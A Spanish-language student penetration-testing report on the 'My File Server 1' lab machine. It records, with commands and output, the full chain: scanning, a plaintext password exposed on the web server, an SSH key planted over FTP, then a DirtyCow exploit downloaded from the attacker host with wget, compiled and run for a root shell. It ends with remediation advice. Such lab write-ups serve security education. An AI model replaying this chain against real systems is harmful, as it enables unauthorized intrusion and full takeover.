



# RED TEAM REPORT

## Pentesting de My File Server 1

Presenta:

Andrea Morúa Bravo 185548

Docente:

Servando López Contreras

## Table of Contents

|                                |    |
|--------------------------------|----|
| Execute summary .....          | 2  |
| Scope .....                    | 2  |
| Metodología aplicada .....     | 2  |
| Fases de reconocimiento .....  | 3  |
| Enumeración .....              | 4  |
| Explotación.....               | 7  |
| Escalada de Privilegios .....  | 10 |
| Análisis de impacto .....      | 13 |
| Recomendaciones técnicas ..... | 13 |
| Tabla de hallazgos .....       | 14 |

## Execute summary

El presente informe detalla los resultados de una auditoría de seguridad ofensiva simulada bajo la modalidad de caja negra sobre la infraestructura virtualizada identificada como **My File Server 1**. El propósito principal de la evaluación fue identificar vulnerabilidades críticas de red, fallas en la configuración de servicios y debilidades a nivel de sistema operativo que permitieran a un atacante externo o usuario sin privilegios escalar hasta el nivel máximo de control (root).

Durante la evaluación se descubrieron fallas de alta severidad, destacando el acceso anónimo habilitado en servicios FTP, la exposición accidental de credenciales estáticas en texto plano mediante un archivo de texto en el servidor web, y una vulnerabilidad crítica de condición de carrera en el kernel (*DirtyCow* - CVE-2016-5195). La explotación exitosa de estas debilidades demostró el compromiso total del servidor, permitiendo la lectura de información confidencial y el control absoluto del sistema. Se adjuntan recomendaciones técnicas orientadas a la mitigación y remediación de los hallazgos.

## Scope

- **Objetivo evaluado:** Máquina virtual *My File Server 1* (IP: 192.168.56.103).
- **Máquina atacante:** Kali Linux (IP: 192.168.56.101).
- **Segmento de red:** 192.168.56.0/24 (Entorno controlado de laboratorio Host-Only).
- **Servicios analizados:** FTP, SSH, HTTP, SMB, RPC y NFS.

## Metodología aplicada

La evaluación se rigió bajo los estándares corporativos de pruebas de penetración basados en el marco de trabajo PTES (penetration testing execution standard), estructurado en las siguientes fases secuenciales:

1. **Reconocimiento y descubrimiento:** localización de hosts activos y mapeo de la red.
2. **Enumeración:** análisis profundo de puertos, versiones de software y servicios expuestos.
3. **Análisis de vulnerabilidades:** inspección de rutas web expuestas, configuraciones por defecto y versiones de kernel obsoletas.
4. **Explotación y acceso inicial:** obtención de una sesión remota válida mediante inyección de claves y credenciales descubiertas.
5. **Escalada de privilegios:** ejecución de exploits orientados a fallos del núcleo del sistema operativo para alcanzar privilegios de superusuario (root).

## Fases de reconocimiento

La fase de reconocimiento tiene como objetivo principal identificar la dirección IP asignada a nuestra propia máquina de atacante y descubrir los hosts activos que se encuentran dentro del mismo segmento de red local (Host-Only), sin generar un tráfico excesivo ni alertar sistemas de defensa corporativos.

Se utilizó el comando **ip a**. Este comando despliega la configuración detallada de todas las interfaces de red activas y pasivas del sistema. Nos permitió verificar que nuestra máquina atacante (Kali Linux) operaba correctamente bajo la dirección IP local 192.168.56.101 dentro de la interfaz de red eth0. Con esto se asegura el direccionamiento correcto para enviar y recibir paquetes durante la auditoría.

```
kali@kali: ~  
Session Actions Edit View Help  
192.168.56.1 0a:00:27:00:00:2b (Unknown: locally administered)  
192.168.56.100 08:00:27:c7:f1:68 (Unknown)  
192.168.56.104 08:00:27:9e:f9:66 (Unknown)  
  
10 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 1.831 seconds (139.81 hosts/sec)  
. 3 responded  
  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
ault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g  
roup default qlen 1000  
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixro  
ute eth0  
        valid_lft 576sec preferred_lft 576sec  
    inet6 fe80::3437:9fa5:8766:8021/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Ilustración 1 IP máquina Kali Linux

Con la ayuda del comando **sudo netdiscover**. Se ejecutó un escaneo de capa de enlace en la red local para identificar los equipos encendidos y operativos, corroborando que la dirección IP de la víctima correspondía a 192.168.56.103.

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts  
  
6 Captured ARP Req/Rep packets, from 3 hosts. Total size: 360  


| IP             | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------------|-------------------|-------|-----|------------------------|
| 192.168.56.1   | 0a:00:27:00:00:09 | 2     | 120 | Unknown vendor         |
| 192.168.56.100 | 08:00:27:99:d4:b1 | 2     | 120 | PCS Systemtechnik GmbH |
| 192.168.56.103 | 08:00:27:4c:68:0c | 2     | 120 | PCS Systemtechnik GmbH |


```

Ilustración 2 IP máquina a vulnerar

## Enumeración

La fase de enumeración profundiza en el análisis del objetivo detectado. Consiste en identificar los puertos abiertos, los servicios expuestos, las versiones exactas del software y posibles configuraciones incorrectas o vulnerabilidades conocidas asociadas a dichos servicios.

Se ejecutó el escáner de redes y puertos Nmap con los parámetros `-p-` (para escanear los 65535 puertos TCP) y `-sV` (para la detección de versiones de software).

Nmap envía paquetes TCP estructurados (SYN, ACK, etc.) para medir el estado de los puertos (abiertos, cerrados o filtrados). El modificador `-sV` realiza un sondeo posterior interactuando con los servicios que responden en los puertos abiertos para analizar sus banners de bienvenida y respuestas características. Esto permitió descubrir servicios clave como FTP (vsftpd 3.0.2 en el puerto 21 y ProFTPD 1.3.5 en el puerto 2121), SSH (OpenSSH 7.4 en el puerto 22), Servidor Web HTTP (Apache 2.4.6 en el puerto 80) y servicios de compartición de archivos Samba/SMB (Samba smbd en el puerto 445).

```
(kali@kali)-[~]
$ nmap -p- 192.168.56.103 -sV
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 00:31 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00038s latency).
Not shown: 64447 filtered tcp ports (no-response), 76 filtered tcp ports (host-pr
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
111/tcp   open  rpcbind      2-4 (RPC #100000)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp  open  nfs_acl      3 (RPC #100227)
2121/tcp  open  ftp          ProFTPD 1.3.5
20048/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:4C:68:0C (Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 1 IP address (1 host up) scanned in 77.77 seconds
```

Ilustración 3 `nmap -p- -sV`

Se utilizó Nmap con la bandera `-A`

Este argumento activa un conjunto de opciones avanzadas que incluyen detección de sistema operativo, análisis de versiones, rastreo de rutas y la ejecución de scripts NSE (Nmap Scripting Engine). Los resultados revelaron un fallo crítico de configuración en el servidor FTP:

Anonymous FTP login allowed (FTP code 230), lo que significa que cualquier usuario externo podía ingresar al servicio sin necesidad de proporcionar credenciales legítimas. Asimismo, el motor analizó los ajustes de seguridad del servicio SMB, confirmando el nivel de autenticación como invitado (guest).

```

└─$ nmap -A 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 00:35 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00044s latency).
Not shown: 897 filtered tcp ports (no-response), 9 filtered tcp ports (host-prohibited), 87 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  3 0      0              16 Feb 19  2020 pub [NSE: writeable]
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:192.168.56.101
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 3
|_   vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh            OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|_  2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|_  256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http           Apache httpd 2.4.6 ((CentOS))
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS)
|_ http-title: My File Server
111/tcp   open  rpcbind        2-4 (RPC #100000)
|_ rpcinfo:

```

Ilustración 4 nmap -A

Se empleó la herramienta SMBMap apuntando a la IP de la víctima (**smbmap -H 192.168.56.103**).

SMBMap es un utilitario diseñado para enumerar recursos compartidos de unidades de red Samba en dominios o sistemas Windows/Linux. Permite listar discos compartidos, verificar permisos de lectura/escritura y buscar archivos sensibles mediante sesiones nulas (NULL sessions). Su ejecución demostró que el recurso compartido denominado smbdata contaba con permisos de READ, WRITE accesibles sin autenticación previa

```

Session Actions Edit View Help
|_ 100227 3 2049/udp6 nfs_acl
445/tcp open netbios-ssn Samba smb4 4.9.1 (workgroup: SAMBA)
2049/tcp open nfs_acl 3 (RPC #100227)
2121/tcp open ftp ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
MAC Address: 08:00:27:9E:F9:66 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (98%), Linux 2.6.32 - 3.10 (96%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 3.2 - 4.14 (94%), Linux 2.6.32 (93%), Linux 3.10 (93%), Linux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: FILESERVER; OS: Unix

Host script results:
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -1h49m58s, deviation: 3h10m29s, median: 0s
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2026-09-30T19:23:37
|_ start_date: N/A
|_ smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.9.1)
|_ Computer name: localhost
|_ NetBIOS computer name: FILESERVER\x00
|_ Domain name: \x00
|_ FQDN: localhost
|_ System time: 2026-10-01T00:53:38+05:30

TRACEROUTE
HOP RTT ADDRESS
1 2.10 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.70 seconds

```

Ilustración 5 nmap -A 2

```

(kali@kali)-[~]
$ smbmap -H 192.168.56.103

My File Server

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.56.103:445      Name: 192.168.56.103      Status: NULL Session
    Disk                      Permissions      Comment
    ---                      -
    print$                   NO ACCESS      Printer Drivers
    smbdata                  READ, WRITE    smbdata
    smbuser                   NO ACCESS      smbuser
    IPC$                     NO ACCESS      IPC Service (Samba 4.9.1)

[*] Closed 1 connections

```

Ilustración 6 smbmap

Se ejecutó el escáner web Nikto (**nikto -h 192.168.56.103**).

Nikto es una herramienta de pruebas de vulnerabilidades web que efectúa inspecciones exhaustivas contra servidores HTTP, comparando los archivos encontrados con una base de datos de más de 6,500 archivos potencialmente peligrosos o mal configurados, además de comprobar cabeceras de seguridad faltantes y versiones obsoletas de Apache. El escaneo localizó de manera exitosa el archivo oculto o desatendido /readme.txt. Al consultarlo

posteriormente a través del navegador web, se descubrió que contenía texto plano con una credencial estática crítica: My Password is **rootroot1**.

```
L$ nikto -h 192.168.56.103
- Nikto v2.6.0

+ Target IP: 192.168.56.103
+ Target Hostname: 192.168.56.103
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-10-01 00:59:26 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates:
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/d
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-U
+ [600050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://ow
+ [001822] /readme.txt: This might be interesting.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-ico
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header wi
oper.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8284 requests: 16 errors and 13 items reported on the remote host
+ End Time: 2026-10-01 01:05:09 (GMT-4) (343 seconds)

+ 1 host(s) tested
```

Ilustración 7 nikto




Ilustración 8 README

## Explotación

La fase de explotación aprovecha las debilidades descubiertas en la enumeración para lograr un acceso inicial controlado al sistema de la víctima.

Se ejecutó **sudo ssh-keygen** en la máquina atacante.

Esta utilidad genera un par de claves asimétricas (pública y privada) utilizando algoritmos criptográficos robustos (como ED25519). La finalidad fue preparar una llave autorizada que nos permitiera posteriormente iniciar sesión en el servidor remoto por SSH sin depender de contraseñas de texto plano.

```
(kali㉿kali)-[~]
└─$ sudo ssh-keygen
[sudo] password for kali:
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:ReYIPwa4sc91IdrISsbhKAPUQLnuJk5VfGD5hvMa5gM root@kali
The key's randomart image is:
+--[ED25519 256]--+
|o++  ++  o      |
|..  .*..+.=.    |
|.  .+ 0o=.o.    |
|o.. 0o=+oo.     |
|.o  + ++.S.     |
|.. E.oo.        |
|..  + o         |
|oo  +          |
|+.  .          |
+---[SHA256]-----+
```

Ilustración 9 Generación de llaves ssh

Se utilizó el cliente interactivo de FTP (**sudo ftp 192.168.56.103**).

Aprovechando las credenciales válidas obtenidas o el acceso permitido, se autenticó como el usuario del sistema smbuser. Una vez dentro de la sesión remota, se navegó al directorio personal del usuario, se creó la carpeta oculta .ssh y se subió la llave pública de Kali (id\_ed25519.pub), renombrándola estrictamente como authorized\_keys mediante el comando put. Esto configura al servidor para que confíe automáticamente en la identidad de nuestra máquina atacante.

```
(kali㉿kali)-[~]  
$ sudo ftp 192.168.56.103  
[sudo] password for kali:  
Connected to 192.168.56.103.  
220 (vsFTPd 3.0.2)  
Name (192.168.56.103:kali): smbuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> pwd  
Remote directory: /home/smbuser  
ftp> mkdir .ssh  
550 Create directory operation failed.  
ftp> cd .ssh  
250 Directory successfully changed.  
ftp> put /root/.ssh/id_ed25519.pub authorized_keys  
local: /root/.ssh/id_ed25519.pub remote: authorized_keys  
229 Entering Extended Passive Mode (|||5484|).  
150 Ok to send data.  
100% |*****| 91 12.36 KiB/s 00:00 ETA  
226 Transfer complete.  
91 bytes sent in 00:00 (9.62 KiB/s)  
ftp> █
```

*Ilustración 10 subida de authorized\_keys*

Se ejecutó el comando de conexión segura **ssh smbuser@192.168.56.103**.

Utiliza el protocolo Secure Shell para cifrar todo el tráfico de red entre el atacante y la víctima. Gracias al archivo `authorized_keys` colocado previamente, el servidor validó nuestra clave privada y concedió acceso directo a una terminal interactiva del sistema operativo bajo el usuario con privilegios limitados `smbuser`.

```
(root@kali)-[/]
# ssh smbuser@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OXtSpg3oMO2gVNYXrps4Zi+XcBgaDZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#####
#                               Armour Infosec
#                               #
#                               ----- www.armourinfosec.com -----
#                               #
#                               My File Server - 1
#                               #
#                               Designed By :- Akanksha Sachin Verma
#                               #
#                               Twitter      :- @akankshavermasv
#                               #
#####
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
```

Ilustración 11 Acceso SSH

## Escalada de Privilegios

La fase de escalada de privilegios busca elevar los permisos del usuario actual (smbuser, que posee restricciones operativas) hasta alcanzar el control total del sistema operativo como superusuario (root).

Se ejecutó el comando **uname -a** dentro de la sesión SSH.

Muestra información detallada sobre el sistema operativo y la arquitectura del hardware. El resultado reveló que la máquina ejecutaba CentOS Linux 7 con el Kernel 3.10.0-229.el7.x86\_64. Al contrastar esta versión con bases de datos de vulnerabilidades, se identificó

que padece la famosa vulnerabilidad de condición de carrera *Copy-on-Write* conocida como DirtyCow (CVE-2016-5195)

```
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$ cd /tmp
[smbuser@fileserver tmp]$ wget http://192.168.56.101:8080/40616.c
--2026-10-01 11:41:16-- http://192.168.56.101:8080/40616.c
Connecting to 192.168.56.101:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4806 (4.7K) [text/x-csrc]
Saving to: '40616.c'

100%[=====>] 4,806 --.-K/s in 0s
2026-10-01 11:41:16 (492 MB/s) - '40616.c' saved [4806/4806]
```

Se utilizó **python3 -m http.server 8080** en la máquina atacante y **wget** en la máquina víctima.

Se levantó un servidor web nativo liviano de Python en el puerto 8080 de Kali para servir el código fuente del exploit en C (40616.c). Desde el directorio temporal /tmp de la víctima, se utilizó la herramienta wget para realizar una petición HTTP GET y descargar el archivo de código fuente directamente al equipo comprometido.

```
(kali㉿kali)-[~]
$ nano 40616.c

(kali㉿kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.103 - - [01/Oct/2026 02:11:18] "GET /40616.c HTTP/1.1" 200 -
```

Ilustración 12 Servidor Python

Se ejecutó el compilador de GNU con hilos: **gcc -pthread 40616.c -o upslp**.

Gcc (GNU Compiler Collection) traduce el código fuente escrito en lenguaje C (40616.c) a un archivo ejecutable en código de máquina nativo compatible con la arquitectura del kernel. El parámetro -pthread es indispensable en este exploit para habilitar la ejecución concurrente de múltiples hilos que compiten por modificar el espacio de memoria protegido de forma síncrona, generando el binario final titulado upslp.

```

gcc: error: unrecognized command line option '-pthread'
[smbuser@fileservr tmp]$ gcc -pthread 40616.c -o upslp
40616.c: In function 'proccselfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer with
out a cast [enabled by default]
wget: unable to resolve host address 'www.exploit-db.com'
^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void
*'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
^
[smbuser@fileservr tmp]$ ls -l
ls: failed: Temporary failure in name resolution.
total 24
-rw-rw-r-- 1 smbuser smbuser 4806 Oct  1 11:38 40616.c
drwx----- 3 root      root      16 Oct  1 09:47 systemd-private-23b5be2fa07c495fa2fd
201778eab7de-httpd.service-Szg9eC
drwx----- 3 root      root      16 Oct  1 09:44 systemd-private-6fc799520fa249e188b6
640a21e5e34a-httpd.service-eM4mez
-rwxrwxr-x 1 smbuser smbuser 14291 Oct  1 11:46 upslp
[smbuser@fileservr tmp]$ ls
40616.c
systemd-private-23b5be2fa07c495fa2fd201778eab7de-httpd.service-Szg9eC
systemd-private-6fc799520fa249e188b6640a21e5e34a-httpd.service-eM4mez
upslp
[smbuser@fileservr tmp]$

```

Ilustración 13 Compilación gcc

Se ejecutó el binario resultante **./upslp** y posteriormente se empleó el comando **cat proof.txt**.

Al ejecutar el binario, el exploit aprovecha el fallo de Copy-on-Write del kernel para sobrescribir temporalmente el archivo de contraseñas del sistema (`/usr/bin/passwd`), creando un usuario con privilegios de superusuario o abriendo directamente una terminal interactiva de root. Una vez dentro como root, se navegó al directorio privado `/root` y se leyó el archivo de validación final (flag) con `cat`.

```

[smbuser@fileserver tmp]$ ./upslp
DirtyCow root privilege escalation (https://github.com/SecWiki/DirtyCow)
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832 (https://github.com/SecWiki/DirtyCow)
Racing, this may take a while.. (https://github.com/SecWiki/DirtyCow)
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[root@fileserver tmp]# cd /root
[root@fileserver root]# ls
proof.txt
[root@fileserver root]# cat proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserver root]#

```

Ilustración 14 Ejecución y bandera

## Análisis de impacto

- **Confidencialidad (Alta):** Se comprometieron credenciales de usuarios, archivos de configuración del sistema y datos internos sensibles accesibles desde el servidor de archivos.
- **Integridad (Alta):** Un atacante con privilegios de root puede modificar binarios del sistema, alterar registros de auditoría y corromper la totalidad de los datos almacenados.
- **Disponibilidad (Alta):** La vulnerabilidad de escalada de privilegios y el acceso libre a servicios mal configurados permiten la interrupción deliberada de los servicios críticos de red.

## Recomendaciones técnicas

1. **Actualización de software y kernel:** aplicar parches de seguridad para mitigar la vulnerabilidad del kernel (cve-2016-5195).
2. **Endurecimiento (hardening) de servicios:** deshabilitar los accesos anónimos en los servicios de transferencia de archivos (ftp) y restringir el uso de sesiones nulas en smb.
3. **Eliminación de archivos sensibles:** remover archivos temporales o de texto plano que contengan credenciales o notas de acceso (readme.txt) en directorios públicos web.

4. **Principio de menor privilegio:** limitar la ejecución de compiladores (gcc) en entornos de producción y restringir permisos de escritura a usuarios estándar.

## Tabla de hallazgos

| ID | Vulnerabilidad                                    | Severidad | Evidencia                                                            | Impacto                                                                       | Recomendación                                                                   |
|----|---------------------------------------------------|-----------|----------------------------------------------------------------------|-------------------------------------------------------------------------------|---------------------------------------------------------------------------------|
|    | Inicio de sesión anónimo en FTP                   | Media     | Servicio vsftpd permitiendo acceso con credenciales genéricas.       | Permite la enumeración de ficheros y posible depósito de archivos maliciosos. | Deshabilitar Anonymous_enable en la configuración de vsftpd.                    |
|    | Exposición de credenciales en texto plano.        | Alta      | Archivo /readme.txt expuesto en el servidor web mostrando rootroot1. | Compromiso inmediato de autenticación en servicios del sistema.               | Auditar el directorio raíz web y remover archivos de texto con credenciales.    |
|    | Vulnerabilidad de Kernel (DirtyCow-CVE-2016-5195) | Crítica   | Ejecución exitosa de binario exploit en CentOS Kernel 3.10.0.        | Escalada de privilegios total a root y control absoluto del equipo.           | Actualizar el kernel del sistema operativo a la versión parcheada más reciente. |